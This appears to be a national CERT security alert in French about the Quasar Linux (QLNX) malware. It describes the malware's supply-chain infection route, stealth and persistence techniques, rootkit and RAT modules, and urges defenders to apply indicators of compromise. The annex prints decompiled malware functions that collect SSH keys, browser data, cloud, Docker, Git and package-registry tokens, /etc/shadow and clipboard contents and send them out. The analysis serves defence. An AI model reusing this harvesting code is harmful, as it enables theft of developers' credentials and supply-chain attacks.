AGENCE NATIONALE DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Centre de Réponse aux Incidents de Sécurité Informatique

NATIONAL AGENCY FOR INFORMATION AND COMMUNICATION TECHNOLOGIES

Computer Incident Response Team

ALERTE DE SECURITE

Le malware Quasar qui cible spécifiquement les environnements Linux

Contenu

I. Contexte

Une nouvelle menace sophistiquée vient d'être identifiée par des chercheurs dans l'écosystème Linux. Baptisé Quasar Linux (QLNX), ce malware jusqu'à présent non documenté cible spécifiquement les systèmes des développeurs. Combinant les fonctionnalités de rootkit, de porte dérobée et de vol d'identifiants, QLNX représente une évolution majeure des outils d'attaque visant de la supply chain à l'utlisateur final.

Pour comprendre l'ampleur du risque, il convient d'examiner les vecteurs d'infection privilégiés par les attaquants.

II. Vecteurs d'attaque et infiltration des environnements de développement

Le kit de logiciels malveillants est activement déployé au sein des environnements de développement et des pipelines DevOps, notamment via npm, PyPI, GitHub, AWS, Docker et Kubernetes. Cette stratégie permet aux acteurs malveillants de publier des paquets corrompus sur des plateformes de distribution de code, compromettant ainsi l'intégrité des logiciels dès leur conception.

Une fois l'accès initial obtenu, le malware déploie un arsenal technique particulièrement complexe pour échapper à la détection.

III. Analyse technique : Furtivité et persistance avancée

Selon les analystes en sécurité, QLNX a été conçu pour l'espionnage à long terme. Sa particularité réside dans sa capacité à compiler dynamiquement ses propres composants (objets partagés et modules PAM) directement sur l'hôte cible en utilisant le compilateur gcc.

Pour garantir sa discrétion, le malware adopte les comportements suivants :

- Exécution en mémoire vive (fileless) et suppression immédiate du binaire original du disque ;
- Effacement des journaux système (logs) et des variables d'environnement forensiques ;
- Usurpation de noms de processus pour se fondre dans les tâches légitimes ;
- Sept mécanismes de persistance distincts, incluant l'injection dans. bashrc, l'utilisation de systemd, crontab et la technique LD_PRELOAD.

Cette robustesse technique est soutenue par une architecture modulaire couvrant l'ensemble du cycle d'une cyberattaque.

Composants clés du Malware

Le malware se structure autour de plusieurs blocs fonctionnels spécialisés :

Module	Fonctionnalités
Cœur RAT	Framework de 58 commandes pour le contrôle à distance via TCP/TLS ou HTTP/S.
Rootkit Double Couche	Combinaison d'un rootkit utilisateur (LD_PRELOAD) et d'un composant noyau (eBPF) pour masquer fichiers, processus et connexions.
Accès aux Identifiants	Extraction de clés SSH, configurations Cloud, fichiers /etc/shadow et interception de mots de passe via des backdoors PAM.
Surveillance & Exfiltration	Keylogging, captures d'écran et surveillance du presse-papiers.
Mouvement Latéral	Proxy SOCKS, tunneling TCP et propagation via SSH au sein du réseau.

L'objectif final de cette architecture dépasse le simple espionnage d'un poste isolé.


IV. Conclusion

En ciblant les stations de travail des développeurs, les attaquants contournent les contrôles de sécurité périmétriques de l'entreprise. L'accès aux identifiants de publication permet d'injecter du code malveillant dans des dépôts publics, reproduisant des schémas d'attaques de type "supply chain" de plus en plus fréquents.


À ce jour, le taux de détection de QLNX reste extrêmement faible (seuls quatre moteurs de sécurité le signalent comme malveillant). Bien que le volume d'infection exact demeure inconnu, il est impératif pour les équipes techniques de défense d'intégrer les Indicateurs de Compromission (IoCs) fournis par les chercheurs afin de protéger les pipelines de livraison logicielle contre cette menace émergente.

V. Annexes

Architecture du malware



Mécanismes de persistance du malware



Vol de données par le malware

```
void mw_cmd_harvest_secrets()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  bytebuf_init(&harvest_buf, 0x10000u);
  record_count_offset = harvest_buf_len;
  bytebuf_write_int32(&harvest_buf, 0);
  record_count = 0;

  //  Reads g_ssh_key_filenames — private keys + known_hosts + authorized_keys
  mw_harvest_ssh_keys(&harvest_buf, &record_count);

  // Reads g_chromium_db_table (Chromium family) + g_firefox_db_files (Firefox)
  mw_harvest_browser_data(&harvest_buf, &record_count);

  // Reads g_app_secret_table — cloud CLI tokens, Docker, Git, NPM, PyPI, .env
  mw_harvest_app_tokens(&harvest_buf, &record_count);

  // Reads /etc/shadow (root only) + g_history_file_table + g_token_file_table
  harvest_system_secrets(&harvest_buf, &record_count);
  clipboard_pipe = popen("xclip -selection clipboard -o 2>/dev/null || xsel -b 2>/dev/null", "r");
  if ( clipboard_pipe )
  {
    clipboard_buf = malloc(65536u);
    clipboard_bytes_read = fread(clipboard_buf, 1u, 0xFFFFu, clipboard_pipe);
    if ( !pclose(clipboard_pipe) )
    {
      if ( clipboard_bytes_read )
      {
        *(clipboard_buf + clipboard_bytes_read) = 0;
        cred_record_append(&harvest_buf, &record_count, "Clipboard", "System", "clipboard", clipboard_buf, "");
      }
    }
    free(clipboard_buf);
  }
  *(harvest_buf + record_count_offset) = record_count;
  mw_send_packet(145, harvest_buf, harvest_buf_len);
  bytebuf_free(&harvest_buf);
```

```
void __fastcall mw_harvest_app_tokens(__int64 harvest_buf, _DWORD *record_count)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  home_dir = getenv("HOME");
  if ( home_dir )
  {

    // .data.rel.ro:00000000024AC0 off_24AC0       dq offset aCloudConfig  ; DATA XREF: mw_harvest_app
    // .data.rel.ro:00000000024AC0                                         ; "Cloud Config"
    // .data.rel.ro:00000000024AC8                 dq offset aAwsCli       ; "AWS CLI"
    // .data.rel.ro:00000000024AD0                 dq offset aAwsCredentials ; ".aws/credentials"
    // .data.rel.ro:00000000024AD8                 dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:00000000024AE0                 dq offset aAwsCli       ; "AWS CLI"
    // .data.rel.ro:00000000024AE8                 dq offset aAwsConfig    ; ".aws/config"
    // .data.rel.ro:00000000024AF0                 dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:00000000024AF8                 dq offset aKubernetes   ; "Kubernetes"
    // .data.rel.ro:0000000000024B00               dq offset aKubeConfig   ; ".kube/config"
    // .data.rel.ro:0000000000024B08               dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B10               dq offset aDocker_0     ; "Docker"
    // .data.rel.ro:0000000000024B18               dq offset aDockerConfig3s ; ".docker/config.json"
    // .data.rel.ro:0000000000024B20               dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B28               dq offset aGit          ; "Git"
    // .data.rel.ro:0000000000024B30               dq offset aGitCredentials ; ".git-credentials"
    // .data.rel.ro:0000000000024B38               dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B40               dq offset aGit          ; "Git"
    // .data.rel.ro:0000000000024B48               dq offset aGitconfig    ; ".gitconfig"
    // .data.rel.ro:0000000000024B50               dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B58               dq offset aNpm          ; "NPM"
    // .data.rel.ro:0000000000024B60               dq offset aNpmrc        ; ".npmrc"
    // .data.rel.ro:0000000000024B68               dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B70               dq offset aPypi         ; "PyPI"
    // .data.rel.ro:0000000000024B78               dq offset aPypirc       ; ".pypirc"
    // .data.rel.ro:0000000000024B80               dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B88               dq offset aEnvironment  ; "Environment"
    // .data.rel.ro:0000000000024B90               dq offset aEnv          ; ".env"
    for ( table_entry_ptr = g_app_secret_table; ; table_entry_ptr += 3 )
    {
      category_name = *table_entry_ptr;
      if ( !*table_entry_ptr )
        break;
      snprintf(full_path_buf, 0x200u, "%s/%s", home_dir, table_entry_ptr[2]);
      file_contents = file_read_alloc(full_path_buf);
      if ( file_contents )
      {
        cred_record_append(
          harvest_buf,
          record_count,
          category_name,
          table_entry_ptr[1],
          full_path_buf,
          file_contents,
          "");
        free(file_contents);
      }
    }
  }
```